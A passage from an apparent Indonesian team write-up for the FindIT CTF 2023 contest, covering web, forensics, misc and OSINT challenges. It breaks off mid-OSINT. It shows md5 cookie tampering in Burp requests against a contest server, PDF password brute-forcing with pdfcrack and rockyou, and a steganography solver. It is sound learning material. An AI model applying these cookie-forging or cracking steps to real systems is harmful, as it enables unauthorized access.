

oi heker baik



HEROES

CyberSecurity

waduh 😅
0xazr
sirkel

DAFTAR ISI

WEB.....	3
Cybersecurity Article.....	3
Find IT.....	4
OTHERS.....	6
Mental Health Check.....	6
Discovered.....	6
NCS Cipher.....	7
FORENSICS.....	9
Date Night.....	9
Me(me)tadata.....	10
Been There Done That.....	11
Enhanced.....	12
OSINT.....	15
Back In My Day.....	15
Mixtape.....	16
Know Your Worth.....	17
Lost.....	19
Twitch Frogs.....	22
CRYPTO.....	23
Choo-Choo.....	23
Detective Handal.....	25
Randomized Seed.....	26
Confusing Encryption.....	27
I Like Matrix.....	28
One Of Us.....	29
CRYptograPI.....	31
Random is not Random.....	33
RE.....	35
Furr(y)verse.....	35
Bypass the Py.....	36
Joy Sketching in the Matrix.....	37
Top-Level Security.....	40
PWN.....	42
Debugging Spiders.....	42
Everything Machine.....	42

WEB

Cybersecurity Article

Diberikan sebuah website dengan tampilan sebagai berikut :

Cybersecurity Article What is Cybersecurity? Types of Cyber Attacks How to Protect Yourself

My Cybersecurity Article

What is Cybersecurity?

Cybersecurity is the practice of protecting electronic devices, networks, and sensitive information from unauthorized access or theft. It involves implementing security measures to ensure the confidentiality, integrity, and availability of digital information. In today's world, cybersecurity has become a critical issue due to the increasing number of cyber attacks and data breaches.

Types of Cyber Attacks

There are several types of cyber attacks, including:

- **Phishing:** A type of social engineering attack where the attacker tries to obtain sensitive information such as login credentials, credit card numbers, or other personal information by posing as a trustworthy entity in an electronic communication.
- **Malware:** Malicious software that can infect a computer, network, or device and cause damage or steal data. Examples include viruses, spyware, and ransomware.
- **DDoS:** A distributed denial-of-service (DDoS) attack involves flooding a website or network with traffic in order to overwhelm it and make it unavailable to users.

Ketika dilihat request nya menggunakan burpsuite, maka kita dapat menemukan Cookie flag dengan value yang kemungkinan adalah hash md5. Kami mencoba untuk men-crack hash md5 tersebut dengan bantuan <https://crackstation.net/>.

CrackStation Password Hash Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

cfcdb208495d565ef66e7dff9f98764da

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
cfcdb208495d565ef66e7dff9f98764da	md5	0

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

Nilai asli dari hash tersebut adalah "0". Langsung saja kami mencoba untuk mengganti hash tersebut dengan hash md5 yang bernilai "1" (c4ca4238a0b923820dcc509a6f75849b). Jika mengirimkan request dengan cookie tersebut maka akan langsung di redirect ke halaman "/sup3r_s3cret_th1ng". Pada halaman tersebut terdapat flag part 1 dan 2.

```

Request
Pretty Raw Hex Hackertor
1 GET /sup3r_s3cret_th1ng HTTP/1.1
2 Host: 34.124.192.13:19488
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: flag=c4ca4238a0b923820dcc509a6f75849b
9 Upgrade-Insecure-Requests: 1
10 Referer: http://34.124.192.13:19488/
11
12
13
14
15
16
17
18
19

```

Response

```

Pretty Raw Hex Render Hackertor
1 HTTP/1.1 200 OK
2 Date: Sun, 14 May 2023 12:07:05 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.28
5 2nd_part_flag:
6 Vary: Accept-Encoding
7 Content-Length: 908
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11
12 <!DOCTYPE html>
13 <html>
14   <head>
15     <title>
16       Congrats!
17     </title>
18     <meta charset="UTF-8">
19     <meta name="viewport" content="width=device-width,
initial-scale=1">
20     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
21     <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js">

```

Flag part 1: FindITCTF{

Flag part 2: ju5t_s0me_ Note: for the 3rd part maybe this page have some OPTIONS to you!

Dari flag 2, terdapat clue untuk menggunakan method OPTIONS.

Flag part 3: r36ul4R_w3b_ Note: for the 4th part i think u should HEAD to this page

Dari flag 3, terdapat clue untuk menggunakan method HEAD.

Flag part 4: 3xplo1tat1on_r1ght?}

Flag: FindITCTF{ju5t_s0me_r36ul4R_w3b_3xplo1tat1on_r1ght?}

Find IT

Diberikan sebuah website dengan tampilan sebagai berikut:



Jika kita melihat requestnya menggunakan burpsuite, maka kita dapat menemukan flag 1 dan 4:

```
Request
Pretty Raw Hex Hackvertor
1 GET / HTTP/1.1
2 Host: 34.124.192.13:5009
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-us,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: part4:=PI4C35_t0_h1d3_
9 Upgrade-Insecure-Requests: 1
10
11
12
13
14
15
16
17
18
19
20
21
22
23
```

```
Response
Pretty Raw Hex Render Hackvertor
5 Connection: close
6 X-Powered-By: PHP/8.2.6
7 Set-Cookie: part4:=PI4C35_t0_h1d3_; expires=sun, 14 May 2023 13:26:30 GMT; Max-Age=3600; path=/
8 Content-Length: 303
9
10
11<!DOCTYPE html>
12<html>
13<head>
14<title>
Find It
</title>
15<link rel="stylesheet" type="text/css" href="style.css">
16<script type="text/javascript" src="script.js">
</script>
17</head>
18<body>
19<h1>
Find It
</h1>
20<p>
Mencari Itu
</p>
21<!-- 1: FindITCTF{f1nd_th3_ -->
22</body>
23</html>
```

Flag part 1: FindITCTF{f1nd_th3_

Flag part 4: PI4C35_t0_h1d3_

Selanjutnya, kami berhasil menemukan flag part 2 di "/style.css".

Flag part 2: c0mM0n_

Kemudian, kami berhasil menemukan flag part 3 di "/script.js".

Flag part 3: un53cure3_

Terakhir, kami berhasil menemukan flag part 5 di <https://ctf.find-it.id/robots.txt>

Flag part 5: 5tuFf_r16ht{

Flag: FindITCTF{f1nd_th3_c0mM0n_un53cure3_PI4C35_t0_h1d3_5tuFf_r16ht}

OTHERS

Mental Health Check

Diberikan sebuah file windows executable dengan nama mentalhealthcheck.exe. Langsung saja kami gunakan strings untuk mengekstrak string yang ada pada file tersebut.

```
index@localhost ~/ctf/FindIT2023/Mental_Health
% strings mentalhealthcheck.exe | grep {
t(<{t?
<{t,
FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}
```

Flag: FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}

Discovered

Diberikan sebuah file secret.pdf yang diproteksi sebuah password. Kami menggunakan tool **pdfcrack** dengan wordlist rockyou.txt untuk membruteforce password dari file pdf tersebut.

Kami berhasil menemukan bahwa password yang digunakan adalah “LimitedEdition”. Isi dari file pdf tersebut adalah seperti berikut:



Selanjutnya kami mencari tool decoder untuk kode di atas. Kami menggunakan website berikut <https://codepen.io/NostraDavid/pen/JjGBmx> untuk mendekode kode tersebut. Hasilnya adalah sebagai berikut:

The screenshot shows a web-based application for encoding and decoding text into emoji. The interface is divided into three main sections: HTML, CSS, and JS.

- HTML:** Contains the following code:

```
1 <h3>Encode</h3>
2 <textarea id=t2e-in-encode>test</textarea>
3 <textarea id=t2e-out-encode readonly>𩿵
4 <button>Encode</button>
```
- CSS:** Contains the following style rules:

```
1 * textarea {
2   height: 5em;
3   width: 10em;
4 }
```
- JS:** Contains the following code:

```
1 "unicode": "\u0", "description": "0"}, 2 {"code": ["U+0031", "U+FE0F", "U+20E3"], 3 "unicode": "\u1", "description": "1"}, 4 {"code": ["U+0032", "U+FE0F", "U+20E3"], 5 }
```

Text to Emoji

Encode

test	𩿵
------	---

Decode

𩿵	𩿵
---	---

Console Assets Comments Shortcuts

Fork Embed Export Share

NCS Cipher

Diberikan sebuah file flag.mp3 dan challenge.py. Berikut adalah isi dari file challenge.py.

```
import os
import random
import subprocess
import requests
from yt_dlp import YoutubeDL

resources =
requests.get("https://raw.githubusercontent.com/dunderma/TinDog-WebDev-Bootcamp/master/random-data/NoCopyrightSounds.json").json()
flag = "FindITCTF{REDACTED}"
flag = flag[10:-1]

def get_resource(val):
    return random.choice([i for i in resources if i["seqId"] == val])["id"]["videoId"]

def download(val):
    resource = get_resource(val)
    ydl_opts = {
        "format": 'bestaudio',
        'extractaudio' : True,
        'audioformat': "mp3",
        "outtmpl": "%(id)s + .mp3"}

    with YoutubeDL(ydl_opts) as ydl:
        ydl.download(['https://www.youtube.com/watch?v=' + resource])

    return(resource)

tracks = [download(ord(i)) for i in flag]
```

```

inputs = sum([["-i", f"{i}.mp3"] for i in tracks], [])
filters = f"\n".join(f"[{i}]:a]atrim=end=5,asetpts=PTS-STARTPTS[a{i}];" for i in
range(len(tracks))) + \
        f"\n".join(f"[a{i}]" for i in range(len(tracks))) + \
f"concat=n={len(tracks)}:v=0:a=1[a]"
subprocess.run(["ffmpeg"] + inputs + ["-filter_complex", filters, "-map", "[a]", "flag.mp3"])

```

Dari script tersebut, kami dapat mengetahui bahwa flag.mp3 adalah urutan lagu yang yang dipilih dari file [json](#) berdasarkan string REDACTED. Untuk mengetahui string asli yang digunakan dalam membuat file flag.mp3 kita perlu mengetahui judul setiap lagu yang ada pada file flag.mp3 dan kemudian mencari seqId nya sesuai dengan file json tadi dan kemudian kita perlu mendecode nya menjadi string berdasarkan kode ascii. Kami berhasil menebak judul-judul lagu tersebut dengan bantuan aplikasi Shazam. Berikut adalah list judul lagu yang ada pada file flag.mp3

```

Paul Flint - Savage [NCS Release]
Waysons - Eternal Minds [NCS Release]
Cartoon feat. Jüri Pootsmann - I Remember U [NCS Official Video]
JJD - Adventure [NCS Release]
Kadenza - Harpuia [NCS Release]
Ship Wrek - Pain (feat. Mia Vaile) [NCS Release]
Rob Gasser & Laura Brehm - Vertigo [NCS Release]
Different Heaven - Far Away [NCS Release]
SKYL1NK - The Wizard [NCS Release]
Mendum - Red Hands (feat. Omri) [NCS Release]
Elektronomia - Energy [NCS Release]
Phantom Sage - Silence (feat. Byndy) [NCS Release]
Cartoon feat. Jüri Pootsmann - I Remember U (Xilent Remix) [NCS Release]
Blazars - Polaris [NCS Release]
K-391 - Earth [NCS Release]
Inukshuk - We Were Infinite [NCS Release]
Chime & Adam Tell - Whole [NCS Release]

```

Berdasarkan file json tadi, berikut adalah seqId nya:

```
109 51 77 111 114 105 101 53 95 85 110 76 48 99 75 69 100
```


Kode tersebut jika didecode berdasarkan kode ascii akan menghasilkan string “**m3Morie5_UnL0cKEd**”.

Flag: FindITCTF{m3Morie5_UnL0cKEd}

FORENSICS

Date Night

Diberikan sebuah file challenge.docx dengan tampilan sebagai berikut:



Langsung saja kami menggunakan tool strings untuk mengekstrak string yang ada pada file tersebut.

```
index@localhost ~/ctf/FindIT2023/Date_Night
% strings challenge.docx | grep FindITCTF{
FindITCTF{j4lan_bar3ng_ay4ng_739397}PK
index@localhost ~/ctf/FindIT2023/Date_Night
%
```

Flag: **FindITCTF{j4lan_bar3ng_ay4ng_739397}**

Me(me)tadata

Challenge 44 Solves X

Me(me)tadata

35

Adit yang baru terbangun dari tidurnya kaget karena melihat notifikasi deadline PR kalkulusnya dimajukan ke siang ini. Ia langsung menghubungi Bobi untuk menanyakan apakah dia sudah mengerjakan PR nya atau belum. Namun, Bobi hanya membalas dengan sebuah gambar. Hmm, kira-kira ada apa ya dengan gambar yang dikirim Bobi?

Author: fawwaz (fwz awokawoakwk#5208)
Attachments: Me(me)tadata

Flag Submit

Diberikan sebuah file jpg sebagai berikut



Berdasarkan judul soal, maka dapat disimpulkan bahwa metadata dari image yang diberikan. Maka dicarilah metadata dari gambar tersebut menggunakan exiftool.

```

iftalo@lifzahri:/mnt/c/Users/circl/Downloads$ exiftool bobo.jpg
ExifTool Version Number : 12.40
File Name : bobo.jpg
Directory :
File Size : 92 KiB
File Modification Date/Time : 2023:05:14 09:02:11+07:00
File Access Date/Time : 2023:05:15 07:03:15+07:00
File Inode Change Date/Time : 2023:05:14 09:02:11+07:00
File Permissions : -rwxrwxrwx
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Exif Byte Order : Big-endian (Motorola, MM)
X Resolution : 96
Y Resolution : 96
Resolution Unit : inches
Artist : NDYgNjkgNkUgNjQgNDkgNTQgNDMgNTQgNDYgN0IgNzAgMzQgNEIgMzMgNUYgNkUgNDEgNkUgNzkgMzQgNUYgMz
UpMzcGMzIgMzkMzEgN0Q=
YCbCr Positioning : Centered
Comment : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width : 720
Image Height : 720
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:4:4 (1 1)
Image Size : 720x720
Megapixels : 0.518

```

Terdapat string yang menarik pada field artistm yang kemudian muncul flagnya ketika didekripsi dari base64 lalu hex.

Flag: FindITCTF{p4K3_nAny4_57291}

Been There Done That

Challenge 23 Solves X

Been There Done That

50

We have found a suspicious looking file from an old HDD discarded in the land fill. We suspect that it might belong to a lost hiker. Can this file tell us about their whereabouts?

Notes: The answer is case sensitive, capitalize the first letter of each word and separate them with an underscore, don't forget to wrap the answer in the format of FindITCTF{Your_Answer_Here}.


Try using Sundanese and don't forget the landmark (Jalan XX, Danau XX, Bukit XX)

Author: Elin (tinygiant#8987) Attachments: Been There Done That

- ▶ View Hint
- ▶ View Hint

Flag **Submit**

Diberikan sebuah file yang ketika dicek ternyata merupakan file jpg yang telah diacak headernya. Kemudian headernya diperbaiki dengan hasil akhir sebagai berikut.



Karena yang diminta adalah nama tempat, maka dilakukanlah reverse image search dan menghasilkan sebuah kawah, yang merupakan bagian dari Gunung Tangkuban Parahu.

Flag: FindITCTF{Gunung_Tangkuban_Parahu}

Enhanced

Diberikan script python dan file enhancedfile.

```

6 ▼ def add(file, something):
7     index = 0
8     r = ""
9     g = ""
10    b = ""
11    image = cv2.imread(file)
12    delimiter = b"#####"
13    something+=delimiter
14    something = something.hex()
15    binary_string = hextobin(something[40:])
16    for values in image:
17        for pixel in values:
18            r = hextobin(str(pixel[0]))
19            g = hextobin(str(pixel[1]))
20            b = hextobin(str(pixel[2]))
21            if(index < len(binary_string)):
22                pixel[0] = int(r[:-1] + binary_string[index], 2)
23                index+=1
24            if(index < len(binary_string)):
25                pixel[1] = int(g[:-1] + binary_string[index], 2)
26                index+=1
27            if(index < len(binary_string)):
28                pixel[2] = int(b[:-1] + binary_string[index], 2)
29                index+=1
30            if(index >= len(binary_string)):
31                break
32    return image
33
34 ▼ def enhancer(filename,something):
35    something = something.hex()
36    x = filename
37    newfile=[]
38    file = open(x,"rb").read()
39    for i in range(0, len(file), 32):
40        newfile.append(file[i:i+32])
41    enhance = b''
42    count = 0
43    for i in reversed(range(len(newfile))):
44        enhance += newfile[i]
45        if(count < len(something)/2):
46            enhance+=something[count:count+4].encode('utf-8')
47            count+=4
48    with open("enhancedfile","wb") as ff:
49        ff.write(enhance)
50        ff.close()
51    os.remove(x)

```

Jadi add berfungsi untuk menyisipkan nilai biner dari hex(something[40:]) ke setiap r,g,b value per pixelnya. Selanjutnya untuk enhancer adalah menyisipkan value something 40 karakter hex ke bagian file setelah dipisah sebesar 32 byte. Jadi tinggal reverse saja dari enhancer kemudian add, untuk enhancer lakukan sedikit bruteforce untuk nilai index pertama yang mengandung nilai hexa dari something. Berikut solver yang kami gunakan

```

import cv2

def hextobin(h):
    return bin(int(h, 16))[2:].zfill(len(h) * 4)

# for j in range(36):
#     key = b""
#     for i in range(j,36*10,36):
#         key += f[i:i+4]
#     print(j,key)

f = open("enhancedfile","rb").read()

newfile = [f[:3]]
something = b""
for i in range(3,36*10,36):
    something += f[i:i+4]
    newfile.append(f[i+4:i+36])

for i in range(36*10+3, len(f), 32):
    newfile.append(f[i:i+32])
something = bytes.fromhex(something.decode()).decode()

out = b""
for i in newfile[::-1]:
    out += i
out_file = open("tmp.png","wb")
out_file.write(out)

image = cv2.imread("tmp.png")
flag_part = ""
for values in image:
    for pixel in values:
        r = hextobin(str(pixel[0]))
        g = hextobin(str(pixel[1]))
        b = hextobin(str(pixel[2]))
        flag_part += r[-1]
        flag_part += g[-1]
        flag_part += b[-1]

for i in range(0,8*20,8):
    something += chr(int(flag_part[i:i+8],2))
print(something)

```

```

[→ Enhanced python3 solver.py
s0me_f1l3_r3c0v3ry_4nd_5t3g0_4ft3r_4ll##
```

Flag : FindITCTF{s0me_f1l3_r3c0v3ry_4nd_5t3g0_4ft3r_4ll}

OSINT

Back In My Day

Challenge 36 Solves X

Back In My Day

35

What was the ip address ugm.ac.id was hosted on 5 and a half year ago (2017-05-26 - 2017-09-03) ?
Wrap your answer within the flag format:
FindITCTF{} PS. Bruteforcing the flag won't be accepted as a valid write-up

Author: Arif ('saj#6550)

Flag Submit

Deskripsi meminta kami untuk mencari alamat IP dari ugm.ac.id yang dihosting pada Mei hingga September 2017. Maka dari itu, kami gunakan whois untuk melakukan pencarian. Khususnya, untuk melacak IP dari server pendahulu. Maka dapat ditemukan melalui web ViewDNS.

Viewdns.info

Tools API Research Data

[ViewDNS.info](#) > [Tools](#) > **IP History**

Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.

Domain (e.g. `domain.com`): GO

IP history results for `ugm.ac.id`.

=====

IP Address	Location	IP Address Owner	Last seen on this IP
175.111.88.3	Indonesia	Universitas Gadjah Mada	2023-05-14
175.111.88.11	Indonesia	Universitas Gadjah Mada	2017-09-03
10.13.253.83	United States	Internet Assigned Numbers Authority	2013-12-27
175.111.88.11	Indonesia	Universitas Gadjah Mada	2013-12-24
175.111.91.159	Indonesia	Universitas Gadjah Mada	2012-10-13

Dapat dilihat pada range yang diberikan, maka IP yang valid adalah 175.111.88.11.

Flag: FindITCTF{175.111.88.11}

Mixtape

Challenge 28 Solves X

Mixtape

35

Hey, I heard you can do OSINT? Well, I have a challenge for you. Guess my favorite song, in May of 2019! Take a look:
<https://open.spotify.com/user/31xz343hzapehdt4kvwwnlrh2qr>

Notes: Place your answer in the format of FindITCTF{ArtistName_SongTitle}. If there are multiple artists, credit the FIRST artist according to Spotify.


Capitalize the first letter of the artist name and song name and lowercase the rest. Use underscore to separate words.

Example: SXWVN_The_Majestic

Author : tinygiant#8987

Flag Submit

Diberikan sebuah link mengarah ke user spotify secara publik, dimana didalamnya terdapat beberapa playlist berisi lagu pilihan. Dikarenakan ada tanggal spesifik yang dicari, terdapat playlist yang khusus untuk lagu tahun 2019.



Maka dari itu, dilakukanlah analisa playlist menggunakan Spotify Analyzer, disini didapatkan data-data mengenai lagu yang ada di playlist.

Playlist Table

I Don't Wanna Be Sad Playlist contains 0 duplicated songs

You can shuffle/sort Playlist the way you want(just click on the column headings to sort). Save the new sort in a new playlist or select songs to create custom playlist.

[Save On Spotify](#) [Export To CSV](#) [Shuffle](#)

#	Song	Artist	Popularity	BPM	Genres	Parent Genres	Album	Album Date	Time
1	I Don't Wanna Be Sad	Simple Plan	46	106	canadian pop punk, c...	Pop, Rock	Taking One for the Te...	2016-02-19	03:13
2	Crashing (feat. Bahari)	ILLENIUM,Bahari	48	96	edm, melodic dubstep...	Dance/Electronic, Pop	Crashing (feat. Bahari)	2019-01-25	03:50
3	Rabbit Hole	AViVA	50	170	alt z, vapor pop	Dance/Electronic	Rabbit Hole	2019-03-28	03:48
4	All I Know	Taska Black,Sem,CUT_	5	150	bass trap, future bass...	Dance/Electronic, Pop	All I Know	2019-03-08	03:00
5	Good Things Fall Apart (w...	ILLENIUM,Jon Bellion	63	144	edm, melodic dubstep...	Dance/Electronic, Hip...	Good Things Fall Apa...	2019-05-13	03:36
6	Phenomena	Douran	33	117			Race to Infinity	2020-03-20	06:33
7	Somebody Else	Flux Pavilion,GLNNA	37	140	brostep, classic dubst...	Dance/Electronic	.wav	2021-01-21	04:00
8	See The End	Above & Beyond,Sev...	51	128	edm, pop dance, prog...	Dance/Electronic, Rock	See The End	2019-07-26	03:05
9	Tidal Wave - In My Next Li...	Andrew Bayer,Alison ...	30	128	progressive house, pr...	Dance/Electronic	In My Next Life	2019-04-12	05:45

Terdapat satu lagu yang dirilis pada mei 2019, dan lagu tersebut ternyata merupakan lagu yang dimaksud.

Flag: FindITCTF{illenium_Good_Things_Fall_Apart}

Know Your Worth

Challenge 29 Solves X

Know Your Worth

50


My friend loves looking at the US stock market. He stumbled upon a stock with a movement like this one, but he forgot to look at the name of the stock. Can you help him find this stock?

Note: Format flag adalah FindITCTF{namaperusahaan_TICKER_kotaheadquarters} dengan kapitalisasi sesuai seperti petunjuk


Author: Infinicus#6867 Attachments: Know Your Worth

Flag

Diberikan sebuah attachment berupa sebuah gambar sebagai berikut



Untuk mencarinya, maka disini digunakan teknik reverse image search di search engine. Dan, didapatkan artikel yang memasukkan gambar yang persis sama

